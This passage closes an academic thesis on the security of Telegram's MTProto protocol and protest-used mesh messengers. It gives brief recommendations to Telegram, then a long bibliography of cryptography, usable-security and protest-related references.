Assumptions. In our proofs we are forced to rely on unstudied assumptions about the underlying primitives used in MTProto. In particular, we have to make related-key assumptions about the compression function of SHA-256 which could be easily avoided by tweaking the use of these primitives in MTProto. In the meantime, these assumptions represent interesting targets for symmetric cryptanalysis. Similarly, the complexity of our proofs and assumptions largely derives from MTProto deploying hash functions in place of (domain-separated) PRFs such as HMAC. We recommend that Telegram either adopts well-studied primitives for future versions of MTProto to ease analysis and thus to increase confidence in the design, or adopts TLS.

Telegram. While we prove security of the symmetric part of MTProto at a protocol level, we recall that by default communication via Telegram must trust the Telegram servers, i.e. end-to-end encryption is optional and not available for group chats. We thus, on the one hand, (a) recommend that Telegram open-sources the cryptographic processing on their servers and (b) recommend to avoid referencing Telegram as an "encrypted messenger" which – post-Snowden – has come to mean end-to-end encryption. On the other hand, discussions about end-to-end encryption aside, echoing [EHM17] and Chapter 3 we note that many higher-risk users *do* rely on MTProto and Telegram and shun end-to-end encrypted messengers such as Signal. This emphasises the need to study these technologies and how they serve those who rely on them.

References

[ÁAHH19] Flor Álvarez, Lars Almon, Ann-Sophie Hahn, and Matthias Hollick. *Toxic Friends in Your Network: Breaking the Bluetooth Mesh Friendship Concept*. In Proceedings of the 5th ACM Workshop on Security Standardisation Research Workshop, London, UK, November 11, 2019, editors Maryam Mehrnezhad, Thyla van der Merwe, and Feng Hao, pp. 1–12. ACM, 2019. http://doi.org/10.1145/3338500.3360334.

[ABH18] Muhammad Ajmal Azad, Samiran Bag, and Feng Hao. *PrivBox: Verifiable decentralized reputation system for online marketplaces*. In Future Generation Computer Systems, volume 89, pp. 44–57, 2018. http://doi.org/10.1016/j.future.2018.05.069.

[ABJM21a] Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková. *Collective Information Security in Large-Scale Urban Protests: the Case of Hong Kong*. In USENIX Security 2021, editors Michael Bailey and Rachel Greenstadt, pp. 3363–3380. USENIX Association, August 2021.

[ABJM21b] Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková. *Mesh Messaging in Large-Scale Protests: Breaking Bridgefy*. In CT-RSA 2021, editor Kenneth G. Paterson, volume 12704 of LNCS, pp. 375–398. Springer, Heidelberg, May 2021. http://doi.org/10.1007/978-3-030-75539-3_16.

[ACD19] Joël Alwen, Sandro Coretti, and Yevgeniy Dodis. *The Double Ratchet: Security Notions, Proofs, and Modularization for the Signal Protocol*. In Ishai and Rijmen [IR19], pp. 129–158. http://doi.org/10.1007/978-3-030-17653-2_5.

[ACDT21] Joël Alwen, Sandro Coretti, Yevgeniy Dodis, and Yiannis Tselekounis. *Modular Design of Secure Group Messaging Protocols and the Security of MLS*. In Vigna and Shi [VS21], pp. 1463–1483. http://doi.org/10.1145/3460120.3484820.

[ACG17] Cosimo Anglano, Massimo Canonico, and Marco Guazzone. *Forensic analysis of Telegram Messenger on Android smartphones*. In Digital Investigation, volume 23, pp. 31–49, 2017. http://doi.org/10.1016/j.diin.2017.09.002.

[AEP22] Martin R. Albrecht, Raphael Eikenberg, and Kenneth G. Paterson. *Breaking Bridgefy, again: Adopting libsignal is not enough*. In USENIX Security 2022, editors Kevin R. B. Butler and Kurt Thomas, pp. 269–286. USENIX Association, August 2022.

[AFM18] Alexandre Adomnicai, Jacques J. A. Fournier, and Laurent Masson. *Hardware Security Threats Against Bluetooth Mesh Networks*. In 2018 IEEE Conference on Communications and Network Security, CNS 2018, Beijing, China, May 30 - June 1, 2018, pp. 1–9. IEEE, 2018. http://doi.org/10.1109/CNS.2018.8433184.

[AG15] Nezar AlSayyad and Muna Guvenc. *Virtual uprisings: On the interaction of new social media, traditional media coverage and urban space during the 'Arab Spring'*.

In Urban Studies, volume 52(11), pp. 2018–2034, 2015. http://doi.org/10.1177/0042098013505881.

[AGRS15] Miriyam Aouragh, Seda Gürses, Jara Rocha, and Femke Snelting. *FCJ-196 Let's First Get Things Done! On Division of Labour and Techno-political Practices of Delegation in Times of Crisis*. In The Fibreculture Journal, pp. 209–238, Dec 2015. ISSN 1449-1443. http://doi.org/10.15307/fcj.26.196.2015.

[AH09] Eirik Albrechtsen and Jan Hovden. *The information security digital divide between information security managers and users*. In Computers & Security, volume 28(6), pp. 476–490, 2009. http://doi.org/10.1016/j.cose.2009.01.003.

[AH21] Martin R. Albrecht and Nadia Heninger. *On Bounded Distance Decoding with Predicate: Breaking the "Lattice Barrier" for the Hidden Number Problem*. In EUROCRYPT 2021, Part I, editors Anne Canteaut and François-Xavier Standaert, volume 12696 of LNCS, pp. 528–558. Springer, Heidelberg, October 2021. http://doi.org/10.1007/978-3-030-77870-5_19.

[AHMP23] Martin R. Albrecht, Miro Haller, Lenka Mareková, and Kenneth G. Paterson. *Caveat Implementor! Key Recovery Attacks on MEGA*. In EUROCRYPT 2023, volume 14008 of LNCS, pp. 190–218. Springer, Apr 2023. http://doi.org/10.1007/978-3-031-30589-4_7.

[AHZ19] Evronia Azer, G Harindranath, and Yingqin Zheng. *Revisiting leadership in information and communication technology (ICT)-enabled activism: A study of Egypt's grassroots human rights groups*. In New Media & Society, volume 21(5), pp. 1141–1169, 2019. http://doi.org/10.1177/1461444818821375.

[AMPS22] Martin R. Albrecht, Lenka Mareková, Kenneth G. Paterson, and Igors Stepanovs. *Four Attacks and a Proof for Telegram*. In 2022 IEEE Symposium on Security and Privacy, pp. 87–106. IEEE Computer Society Press, May 2022. http://doi.org/10.1109/SP46214.2022.9833666.

[AMPS23] Martin R. Albrecht, Lenka Mareková, Kenneth G. Paterson, and Igors Stepanovs. *Four Attacks and a Proof for Telegram*. Cryptology ePrint Archive, Report 2023/469, 2023. https://eprint.iacr.org/2023/469.

[AP13] Nadhem J. AlFardan and Kenneth G. Paterson. *Lucky Thirteen: Breaking the TLS and DTLS Record Protocols*. In 2013 IEEE Symposium on Security and Privacy, pp. 526–540. IEEE Computer Society Press, May 2013. http://doi.org/10.1109/SP.2013.42.

[APW09] Martin R. Albrecht, Kenneth G. Paterson, and Gaven J. Watson. *Plaintext Recovery Attacks against SSH*. In 2009 IEEE Symposium on Security and Privacy, pp. 16–26. IEEE Computer Society Press, May 2009. http://doi.org/10.1109/SP.2009.5.

[AR21] Nimrod Aviram and Eyal Ronen. *RSA encryption in Telegram*. Personal communication, Jul 2021.

[Aru19] Chinmayi Arun. *On WhatsApp, Rumours, Lynchings, and the Indian Government*. In Economic & Political Weekly, volume 54(6), 2019. https://papers.ssrn.com/sol3/papers.cfm?abstract_id=3336127.

[ASB$^+$17] Ruba Abu-Salma, M. Angela Sasse, Joseph Bonneau, Anastasia Danilova, Alena Naiakshina, and Matthew Smith. *Obstacles to the Adoption of Secure Communication Tools*. In IEEE S&P 2017 [IEE17], pp. 137–153. http://doi.org/10.1109/SP.2017.65.

[ASKP$^+$17] Ruba Abu-Salma, Kat Krol, Simon Parkin, Victoria Koh, Kevin Kwan, Jazib Mahboob, Zahra Traboulsi, and M. Angela Sasse. *The Security Blanket of the Chat World: An Analytic Evaluation and a User Study of Telegram*. In Proceedings 2nd European Workshop on Usable Security, 2017. http://doi.org/10.14722/eurousec.2017.23006.

[ASS$^+$16] Nimrod Aviram, Sebastian Schinzel, Juraj Somorovsky, Nadia Heninger, Maik Dankel, Jens Steube, Luke Valenta, David Adrian, J. Alex Halderman, Viktor Dukhovni, Emilia Käsper, Shaanan Cohney, Susanne Engels, Christof Paar, and Yuval Shavitt. *DROWN: Breaking TLS Using SSLv2*. In Holz and Savage [HS16], pp. 689–706.

[Ban19] Shelly Banjo. *Hong Kong Protests Drive Surge in Telegram Chat App*. https://web.archive.org/web/20201015094416/https://www.bloomberg.com/news/articles/2019-08-15/hong-kong-protests-drive-surge-in-popular-telegram-chat-app, August 2019.

[BB03] David Brumley and Dan Boneh. *Remote Timing Attacks Are Practical*. In USENIX Security 2003. USENIX Association, August 2003.

[BBC14] BBC News. *Iraqis use Firechat messaging app to overcome net block*. http://web.archive.org/web/20190325080943/https://www.bbc.com/news/technology-27994309k, June 2014.

[BBKN12] Mihir Bellare, Alexandra Boldyreva, Lars R. Knudsen, and Chanathip Namprempre. *On-line Ciphers and the Hash-CBC Constructions*. In Journal of Cryptology, volume 25(4), pp. 640–679, October 2012. http://doi.org/10.1007/s00145-011-9106-1.

[BBT16] Mihir Bellare, Daniel J. Bernstein, and Stefano Tessaro. *Hash-Function Based PRFs: AMAC and Its Multi-User Security*. In EUROCRYPT 2016, Part I, editors Marc Fischlin and Jean-Sébastien Coron, volume 9665 of LNCS, pp. 566–595. Springer, Heidelberg, May 2016. http://doi.org/10.1007/978-3-662-49890-3_22.

[BCK96] Mihir Bellare, Ran Canetti, and Hugo Krawczyk. *Pseudorandom Functions Revisited: The Cascade Construction and Its Concrete Security*. In 37th FOCS, pp. 514–523. IEEE Computer Society Press, October 1996. http://doi.org/10.1109/SFCS.1996.548510.

[BDJR97] Mihir Bellare, Anand Desai, Eric Jokipii, and Phillip Rogaway. *A Concrete Security Treatment of Symmetric Encryption*. In 38th FOCS, pp. 394–403. IEEE Computer Society Press, October 1997. http://doi.org/10.1109/SFCS.1997.646128.

[BFK$^+$12] Romain Bardou, Riccardo Focardi, Yusuke Kawamoto, Lorenzo Simionato, Graham Steel, and Joe-Kai Tsay. *Efficient Padding Oracle Attacks on Cryptographic Hardware*. In Safavi-Naini and Canetti [SNC12], pp. 608–625. http://doi.org/10.1007/978-3-642-32009-5_36.

[BFWW11] Christina Brzuska, Marc Fischlin, Bogdan Warinschi, and Stephen C. Williams. *Composability of Bellare-Rogaway key exchange protocols*. In ACM CCS 2011, editors Yan Chen, George Danezis, and Vitaly Shmatikov, pp. 51–62. ACM Press, October 2011. http://doi.org/10.1145/2046707.2046716.

[Bha19] Divya Kala Bhavani. *Internet shutdown? Why Bridgefy app that enables offline messaging is trending in India*. http://web.archive.org/web/20200105053448/https://www.thehindu.com/sci-tech/technology/internet-shutdown-why-bridgefy-app-that-enables-offline-messaging-is-trending-in-india/article30336067.ece, December 2019.

[BHMS16] Colin Boyd, Britta Hale, Stig Frode Mjølsnes, and Douglas Stebila. *From Stateless to Stateful: Generic Authentication and Authenticated Encryption Constructions with Application to TLS*. In CT-RSA 2016, editor Kazue Sako, volume 9610 of LNCS, pp. 55–71. Springer, Heidelberg, February / March 2016. http://doi.org/10.1007/978-3-319-29485-8_4.

[BJK15] Johannes Blömer, Jakob Juhnke, and Christina Kolb. *Anonymous and Publicly Linkable Reputation Systems*. In FC 2015, editors Rainer Böhme and Tatsuaki Okamoto, volume 8975 of LNCS, pp. 478–488. Springer, Heidelberg, January 2015. http://doi.org/10.1007/978-3-662-47854-7_29.

[BK03] Mihir Bellare and Tadayoshi Kohno. *A Theoretical Treatment of Related-Key Attacks: RKA-PRPs, RKA-PRFs, and Applications*. In EUROCRYPT 2003, editor Eli Biham, volume 2656 of LNCS, pp. 491–506. Springer, Heidelberg, May 2003. http://doi.org/10.1007/3-540-39200-9_31.

[BKN02a] Mihir Bellare, Tadayoshi Kohno, and Chanathip Namprempre. *Authenticated Encryption in SSH: Provably Fixing The SSH Binary Packet Protocol*. In ACM CCS 2002, editor Vijayalakshmi Atluri, pp. 1–11. ACM Press, November 2002. http://doi.org/10.1145/586110.586112.

[BKN02b] Mihir Bellare, Tadayoshi Kohno, and Chanathip Namprempre. *Breaking and Provably Repairing the SSH Authenticated Encryption Scheme: A Case Study of the Encode-then-Encrypt-and-MAC Paradigm*. Cryptology ePrint Archive, Report 2002/078, 2002. https://eprint.iacr.org/2002/078.

[BKN04] Mihir Bellare, Tadayoshi Kohno, and Chanathip Namprempre. *Breaking and provably repairing the SSH authenticated encryption scheme: A case study of the Encode-then-Encrypt-and-MAC paradigm*. In ACM Transactions on Information and System Security (TISSEC), volume 7(2), pp. 206–241, 2004.

[Bla14] Archie Bland. *FireChat – the messaging app that's powering the Hong Kong protests*. http://web.archive.org/web/20200328142327/https://www.theguardian.com/world/2014/sep/29/firechat-messaging-app-powering-hong-kong-protests, September 2014.

[Ble98] Daniel Bleichenbacher. *Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS #1*. In CRYPTO'98, editor Hugo Krawczyk, volume 1462 of LNCS, pp. 1–12. Springer, Heidelberg, August 1998. http://doi.org/10.1007/BFb0055716.

[BLS19] Johannes K Becker, David Li, and David Starobinski. *Tracking Anonymized Bluetooth Devices*. In Proceedings on Privacy Enhancing Technologies, volume 2019(3), pp. 50–65, 2019. http://doi.org/10.2478/popets-2019-0036.

[Blu19a] Bluetooth SIG. *Core Specification 5.1*. https://www.bluetooth.com/specifications/bluetooth-core-specification/, Jan 2019.

[Blu19b] Esther Chan & Rachel Blundy. *'Bulletproof' China-backed doxxing site attacks Hong Kong's democracy activists*. https://web.archive.org/web/20191101112411/https://www.hongkongfp.com/2019/11/01/bulletproof-china-backed-doxxing-site-attacks-hong-kongs-democracy-activists/, November 2019.

[BN08] Mihir Bellare and Chanathip Namprempre. *Authenticated Encryption: Relations among Notions and Analysis of the Generic Composition Paradigm*. In Journal of

Cryptology, volume 21(4), pp. 469–491, October 2008. http://doi.org/10.1007/s00145-008-9026-x.

[Bor19] Masha Borak. *We tested a messaging app used by Hong Kong protesters that works without an internet connection*. http://web.archive.org/web/20191206182048/https://www.abacusnews.com/digital-life/we-tested-messaging-app-used-hong-kong-protesters-works-without-internet-connection/article/3025661, September 2019.

[Boy19] Gage Boyle. *20 years of Bleichenbacher attacks*. Technical Report RHUL-ISG-2019-1, Information Security Group, Royal Holloway University of London, 2019.

[BPR00] Mihir Bellare, David Pointcheval, and Phillip Rogaway. *Authenticated Key Exchange Secure against Dictionary Attacks*. In EUROCRYPT 2000, editor Bart Preneel, volume 1807 of LNCS, pp. 139–155. Springer, Heidelberg, May 2000. http://doi.org/10.1007/3-540-45539-6_11.

[BR94] Mihir Bellare and Phillip Rogaway. *Entity Authentication and Key Distribution*. In CRYPTO'93, editor Douglas R. Stinson, volume 773 of LNCS, pp. 232–249. Springer, Heidelberg, August 1994. http://doi.org/10.1007/3-540-48329-2_21.

[BR96] Mihir Bellare and Phillip Rogaway. *The Exact Security of Digital Signatures: How to Sign with RSA and Rabin*. In EUROCRYPT'96, editor Ueli M. Maurer, volume 1070 of LNCS, pp. 399–416. Springer, Heidelberg, May 1996. http://doi.org/10.1007/3-540-68339-9_34.

[BR06] Mihir Bellare and Phillip Rogaway. *The Security of Triple Encryption and a Framework for Code-Based Game-Playing Proofs*. In Vaudenay [Vau06], pp. 409–426. http://doi.org/10.1007/11761679_25.

[Bre19] Thomas Brewster. *Hong Kong Protesters Are Using This 'Mesh' Messaging App—But Should They Trust It?* http://web.archive.org/web/20191219071731/https://www.forbes.com/sites/thomasbrewster/2019/09/04/hong-kong-protesters-are-using-this-mesh-messaging-app--but-should-they-trust-it/, September 2019.

[Bri20a] Bridgefy. *Bridgefy*. https://web.archive.org/web/20200411143157/https://www.bridgefy.me/, April 2020.

[Bri20b] Bridgefy. *Bridgefy's commitment to privacy and security*. http://web.archive.org/web/20200826183604/https://bridgefy.me/bridgefys-commitment-to-privacy-and-security/, August 2020.

[Bri20c] Bridgefy. *Developers*. https://blog.bridgefy.me/developers.html, April 2020. https://archive.vn/yjg9f.

[Bri20d] Bridgefy. *Offline Messaging*. https://web.archive.org/20200411143133/https://play.google.com/store/apps/details?id=me.bridgefy.main, April 2020.

[Bri20e] Bridgefy. *Technical article on our security updates*. http://web.archive.org/web/20201102093540/https://bridgefy.me/technical-article-on-our-security-updates/, November 2020.

[Bri23] Bridgefy. *Bridgefy*. https://web.archive.org/web/20230506203024/https://bridgefy.me/, May 2023.

[BS12] W Lance Bennett and Alexandra Segerberg. *The logic of connective action: Digital media and the personalization of contentious politics*. In Information, communication & society, volume 15(5), pp. 739–768, 2012. http://doi.org/10.1080/1369118X.2012.670661.

[BSJ+17] Mihir Bellare, Asha Camper Singh, Joseph Jaeger, Maya Nyayapati, and Igors Stepanovs. *Ratcheted Encryption and Key Exchange: The Security of Messaging*. In CRYPTO 2017, Part III, editors Jonathan Katz and Hovav Shacham, volume 10403 of LNCS, pp. 619–650. Springer, Heidelberg, August 2017. http://doi.org/10.1007/978-3-319-63697-9_21.

[BSY18] Hanno Böck, Juraj Somorovsky, and Craig Young. *Return Of Bleichenbacher's Oracle Threat (ROBOT)*. In USENIX Security 2018, editors William Enck and Adrienne Porter Felt, pp. 817–849. USENIX Association, August 2018.

[BT02] Kathleen M Blee and Verta Taylor. *Semi-structured interviewing in social movement research*. In Methods of social movement research, volume 16, pp. 92–117, 2002.

[BV19] Keith Bradsher and Daniel Victor. *Hong Kong Leader Invokes Emergency Powers to Ban Masks During Protests*. https://web.archive.org/web/20191004062033/https://www.nytimes.com/2019/10/04/world/asia/hong-kong-emergency-powers.html, October 2019.

[BWJM97] Simon Blake-Wilson, Don Johnson, and Alfred Menezes. *Key Agreement Protocols and Their Security Analysis*. In 6th IMA International Conference on Cryptography and Coding, editor Michael Darnell, volume 1355 of LNCS, pp. 30–45. Springer, Heidelberg, December 1997.

[Cam78] C. Campbell. *Design and specification of cryptographic capabilities*. In IEEE Communications Society Magazine, volume 16(6), pp. 15–19, 1978.

[Cas12] Manuel Castells. *Networks of outrage and hope: Social movements in the Internet age*. John Wiley & Sons, 2012. http://doi.org/10.7312/blau17412-091.

[CBM15] Henry Corrigan-Gibbs, Dan Boneh, and David Mazières. *Riposte: An Anonymous Messaging System Handling Millions of Users*. In IEEE S&P 2015 [IEE15], pp. 321–338. http://doi.org/10.1109/SP.2015.27.

[CCD+16] Katriel Cohn-Gordon, Cas Cremers, Benjamin Dowling, Luke Garratt, and Douglas Stebila. *A Formal Security Analysis of the Signal Messaging Protocol*. Cryptology ePrint Archive, Report 2016/1013, 2016. https://eprint.iacr.org/2016/1013.

[CCG16] Katriel Cohn-Gordon, Cas J. F. Cremers, and Luke Garratt. *On Post-compromise Security*. In CSF 2016 Computer Security Foundations Symposium, editors Michael Hicks and Boris Köpf, pp. 164–178. IEEE Computer Society Press, 2016. http://doi.org/10.1109/CSF.2016.19.

[CDMP05] Jean-Sébastien Coron, Yevgeniy Dodis, Cécile Malinaud, and Prashant Puniya. *Merkle-Damgård Revisited: How to Construct a Hash Function*. In Shoup [Sho05], pp. 430–448. http://doi.org/10.1007/11535218_26.

[CDV21] Andrea Caforio, F. Betül Durak, and Serge Vaudenay. *Beyond Security and Efficiency: On-Demand Ratcheting with Security Awareness*. In PKC 2021, Part II, editor Juan Garay, volume 12711 of LNCS, pp. 649–677. Springer, Heidelberg, May 2021. http://doi.org/10.1007/978-3-030-75248-4_23.

[CF10] Henry Corrigan-Gibbs and Bryan Ford. *Dissent: accountable anonymous group messaging*. In ACM CCS 2010, editors Ehab Al-Shaer, Angelos D. Keromytis, and Vitaly Shmatikov, pp. 340–350. ACM Press, October 2010. http://doi.org/10.1145/1866307.1866346.

[Cha14] Kathy Charmaz. *Constructing grounded theory*. SAGE, 2014. https://uk.sagepub.com/en-gb/eur/constructing-grounded-theory/book235960.

[CHK19] Cas Cremers, Britta Hale, and Konrad Kohbrok. *Efficient Post-Compromise Security Beyond One Group*. Cryptology ePrint Archive, Report 2019/477, 2019. https://eprint.iacr.org/2019/477.

[Chu20] Chuǎng. *Welcome to the Frontlines: Beyond Violence and Nonviolence*. https://web.archive.org/web/20201009153811/http://chuangcn.org/2020/06/frontlines/, June 2020.

[CK01] Ran Canetti and Hugo Krawczyk. *Analysis of Key-Exchange Protocols and Their Use for Building Secure Channels*. In EUROCRYPT 2001, editor Birgit Pfitzmann, volume 2045 of LNCS, pp. 453–474. Springer, Heidelberg, May 2001. http://doi.org/10.1007/3-540-44987-6_28.

[CKJ19] Lizzie Coles-Kemp and Rikke Bjerg Jensen. *Accessing a New Land: Designing for a Social Conceptualisation of Access*. In Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems, pp. 1–12. 2019. http://doi.org/10.1145/3290605.3300411.

[CKJT18] Lizzie Coles-Kemp, Rikke Bjerg Jensen, and Reem Talhouk. *In a new land: mobile phones, amplified pressures and reduced capabilities*. In Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems, pp. 1–13. 2018. http://doi.org/10.1145/3173574.3174158.

[Coo11] Ted M Coopman. *Networks of dissent: Emergent forms in media based collective action*. In Critical studies in media communication, volume 28(2), pp. 153–172, 2011. http://doi.org/10.1080/15295036.2010.514934.

[Cor19] Victor Cortés. *Bridgefy sees massive spike in downloads during Hong Kong protests*. http://web.archive.org/web/20191013072633/http://www.contxto.com/en/mexico/mexican-bridgefy-sees-massive-spike-in-downloads-during-hong-kong-protests/, August 2019.

[Cv91] David Chaum and Eugène van Heyst. *Group Signatures*. In EUROCRYPT'91, editor Donald W. Davies, volume 547 of LNCS, pp. 257–265. Springer, Heidelberg, April 1991. http://doi.org/10.1007/3-540-46416-6_22.

[Dam90] Ivan Damgård. *A Design Principle for Hash Functions*. In CRYPTO'89, editor Gilles Brassard, volume 435 of LNCS, pp. 416–427. Springer, Heidelberg, August 1990. http://doi.org/10.1007/0-387-34805-0_39.

[DFGS21] Benjamin Dowling, Marc Fischlin, Felix Günther, and Douglas Stebila. *A Cryptographic Analysis of the TLS 1.3 Handshake Protocol*. In Journal of Cryptology, volume 34(4), p. 37, October 2021. http://doi.org/10.1007/s00145-021-09384-1.

[DH76] Whitfield Diffie and Martin E. Hellman. *New Directions in Cryptography*. In IEEE Transactions on Information Theory, volume 22(6), pp. 644–654, 1976. http://doi.org/10.1109/TIT.1976.1055638.

[DL15] Lina Dencik and Oliver Leistert. *Critical perspectives on social media and protest: Between control and emancipation*. Rowman & Littlefield, 2015. https://rowman.com/ISBN/9781783483372/Critical-Perspectives-on-Social-Media-and-Protest-Between-Control-and-Emancipation.

[DNDS19] Sergej Dechand, Alena Naiakshina, Anastasia Danilova, and Matthew Smith. *In encryption we don't trust: the effect of end-to-end encryption to the masses on user perception*. In 2019 IEEE European Symposium on Security and Privacy (EuroS&P), pp. 401–415. IEEE, 2019. http://doi.org/10.1109/EuroSP.2019.00037.

[DR12] Thai Duong and Juliano Rizzo. *The CRIME attack*. In Presentation at ekoparty Security Conference, 2012.

[DSKB21] Alaa Daffalla, Lucy Simko, Tadayoshi Kohno, and Alexandru G. Bardas. *Defensive Technology Use by Political Activists During the Sudanese Revolution*. In IEEE S&P 2021 [IEE21], pp. 372–390. http://doi.org/10.1109/SP40001.2021.00055.

[Dun10] John Paul Dunning. *Taming the Blue Beast: A Survey of Bluetooth Based Threats*. In IEEE Security & Privacy, volume 8(2), pp. 20–27, 2010. http://doi.org/10.1109/MSP.2010.3.

[EHM17] Ksenia Ermoshina, Harry Halpin, and Francesca Musiani. *Can Johnny build a protocol? Co-ordinating developer and user intentions for privacy-enhanced secure messaging protocols*. In European Workshop on Usable Security. 2017. http://doi.org/10.14722/eurousec.2017.23016.

[EMP18] Patrick Eugster, Giorgia Azzurra Marson, and Bertram Poettering. *A Cryptographic Look at Multi-party Channels*. In CSF 2018 Computer Security Foundations Symposium, editors Steve Chong and Stephanie Delaune, pp. 31–45. IEEE Computer Society Press, 2018. http://doi.org/10.1109/CSF.2018.00010.

[Ems14] Lindsay Ems. *Twitter's place in the tussle: how old power struggles play out on a new stage*. In Media, Culture & Society, volume 36(5), pp. 720–731, 2014. http://doi.org/10.1177/0163443714529070.

[EMST78] William F Ehrsam, Carl HW Meyer, John L Smith, and Walter L Tuchman. *Message verification and transmission error detection by block chaining*, 1978. U.S. Patent 4,074,066.

[FGJ20] Marc Fischlin, Felix Günther, and Christian Janson. *Robust Channels: Handling Unreliable Networks in the Record Layers of QUIC and DTLS 1.3*. Cryptology ePrint Archive, Report 2020/718, 2020. https://eprint.iacr.org/2020/718.

[Fif19] David Fifield. *A better zip bomb*. In 13th USENIX Workshop on Offensive Technologies (WOOT 19). USENIX Association, Santa Clara, CA, August 2019.

[Fri20] Frida. *A dynamic instrumentation framework, v12.8.9*. https://frida.re/, February 2020.

[Fuc14] Christian Fuchs. *Occupymedia!: The Occupy movement and social media in crisis capitalism*. John Hunt Publishing, 2014. https://fuchsc.uti.at/books/occupymedia-the-occupy-movement-and-social-media-in-crisis-capitalism/.

[Fur08] Sadayuki Furuhashi. *MessagePack*. https://msgpack.org/, 2008.

[Gal13] Anne Galletta. *Mastering the semi-structured interview and beyond: From research design to analysis and publication*, volume 18. NYU press, 2013. http://doi.org/10.18574/nyu/9780814732939.001.0001.

[GdZAACR19] Homero Gil de Zúñiga, Alberto Ardèvol-Abreu, and Andreu Casero-Ripollés. *WhatsApp political discussion, conventional participation and activism: exploring direct, indirect and generational effects*. In Information, Communication & Society, pp. 1–18, 2019. http://doi.org/10.1080/1369118X.2019.1642933.

[GGK+16] Christina Garman, Matthew Green, Gabriel Kaptchuk, Ian Miers, and Michael Rushanan. *Dancing on the Lip of the Volcano: Chosen Ciphertext Attacks on Apple iMessage*. In Holz and Savage [HS16], pp. 655–672.

[GHP13] Yoel Gluck, Neal Harris, and Angelo Prado. *BREACH: reviving the CRIME attack*. In Black Hat USA, 2013.

[GKVH16] Seda Gürses, Arun Kundnani, and Joris Van Hoboken. *Crypto and empire: the contradictions of counter-surveillance advocacy*. In Media, Culture & Society, volume 38(4), pp. 576–590, 2016. http://doi.org/10.1177/0163443716643006.

[GMS+18] Tamy Guberek, Allison McDonald, Sylvia Simioni, Abraham H Mhaidli, Kentaro Toyama, and Florian Schaub. *Keeping a low profile? Technology, risk and privacy among undocumented immigrants*. In Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems, pp. 1–15. 2018. http://doi.org/10.1145/3173574.3173688.

[Goo18] Google. *BoringSSL AES IGE implementation*. https://github.com/DrKLO/Telegram/blob/d073b80063c568f31d81cc88c927b47c01a1dbf4/TMessagesProj/jni/boringssl/crypto/fipsmodule/aes/aes_ige.c, Jul 2018.

[Goo20] Dan Goodin. *Bridgefy, the messenger promoted for mass protests, is a privacy disaster*. https://arstechnica.com/features/2020/08/bridgefy-the-app-promoted-for-mass-protests-is-a-privacy-disaster/, August 2020.

[GoT23a] GoTenna. *GoTenna – The World's Leading Mobile Mesh Networking Platform*. https://web.archive.org/web/20230427053949/https://gotenna.com/, May 2023.

[GoT23b] GoTenna. *GoTenna Pro X2*. https://web.archive.org/web/20230318042557/https://gotennapro.com/products/gotenna-pro-x2, May 2023.

[GQ19] Lydia Garms and Elizabeth A. Quaglia. *A New Approach to Modelling Centralised Reputation Systems*. In AFRICACRYPT 19, editors Johannes Buchmann, Abderrahmane Nitaj, and Tajje eddine Rachidi, volume 11627 of LNCS, pp. 429–447. Springer, Heidelberg, July 2019. http://doi.org/10.1007/978-3-030-23696-0_22.

[GS17] Paul Gardner-Stephen. *The Serval Project*. http://www.servalproject.org/, 2017.

[Gün90] Christoph G. Günther. *An Identity-Based Key-Exchange Protocol*. In EUROCRYPT'89, editors Jean-Jacques Quisquater and Joos Vandewalle, volume 434 of LNCS, pp. 29–37. Springer, Heidelberg, April 1990. http://doi.org/10.1007/3-540-46885-4_5.

[HA07] Martyn Hammersley and Paul Atkinson. *Ethnography: Principles in Practice*. Routledge, 2007. https://www.routledge.com/Ethnography-Principles-in-Practice/Hammersley-Atkinson/p/book/9781138504462.

[Hal19] Erin Hale. *Hong Kong protesters use new flashmob strategy to avoid arrest*. https://web.archive.org/web/20191101112411/https://www.theguardian.com/world/2019/oct/13/hong-kong-protesters-flashmobs-blossom-everywhere, October 2019.

[Har12] Summer Harlow. *Social media and social movements: Facebook and an online Guatemalan justice movement that moved offline*. In New Media & Society, volume 14(2), pp. 225–243, 2012. http://doi.org/10.1177/1461444811410408.

[HBHA18] Shaikh Shahriar Hassan, Soumik Das Bibon, Md. Shohrab Hossain, and Mohammed Atiquzzaman. *Security threats in Bluetooth technology*. In Comput. Secur., volume 74, pp. 308–322, 2018. http://doi.org/10.1016/j.cose.2017.03.008.

[HEM18] Harry Halpin, Ksenia Ermoshina, and Francesca Musiani. *Co-ordinating Developers and High-Risk Users of Privacy-Enhanced Secure Messaging Protocols*. In Security Standardisation Research - 4th International Conference, SSR 2018, editors Cas Cremers and Anja Lehmann, volume 11322 of Lecture Notes in Computer Science, pp. 56–75. Springer, 2018. http://doi.org/10.1007/978-3-030-04762-7_4.

[Her00] Steve Herbert. *For ethnography*. In Progress in human geography, volume 24(4), pp. 550–568, 2000. http://doi.org/10.1191/030913200100189102.

[HH13] Philip N Howard and Muzammil M Hussain. *Democracy's fourth wave?: digital media and the Arab Spring*. Oxford University Press, 2013. http://doi.org/10.1093/acprof:oso/9780199936953.001.0001.

[HKM17] Monique M Hennink, Bonnie N Kaiser, and Vincent C Marconi. *Code saturation versus meaning saturation: how many interviews are enough?* In Qualitative health research, volume 27(4), pp. 591–608, 2017. http://doi.org/10.1177/1049732316665344.

[HN00] Helena Handschuh and David Naccache. *SHACAL (-Submission to NESSIE-)*. In Proceedings of First Open NESSIE Workshop, 2000. http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.3.4066&rep=rep1&type=pdf.

[Hol20] Heike Holbig. *Be Water, My Friend: Hong Kong's 2019 Anti-Extradition Protests*. In International Journal of Sociology, volume 50(4), pp. 325–337, 2020. http://doi.org/10.1080/00207659.2020.1802556.

[HS16] Thorsten Holz and Stefan Savage, editors. *USENIX Security 2016*. USENIX Association, August 2016.

[HT19] Nadia Heninger and Patrick Traynor, editors. *USENIX Security 2019*. USENIX Association, August 2019.

[Hui19] Mary Hui. *Hong Kong is exporting its protest techniques around the world*. https://web.archive.org/web/20201009153848/https://qz.com/1728078/be-water-catalonia-protesters-learn-from-hong-kong/, October 2019.

[Hyp19] HypeLabs. *The Hype SDK: A Technical Overview*. https://hypelabs.io/documents/Hype-SDK.pdf, 2019.

[Hyp20] HypeLabs. https://hypelabs.io, 2020.

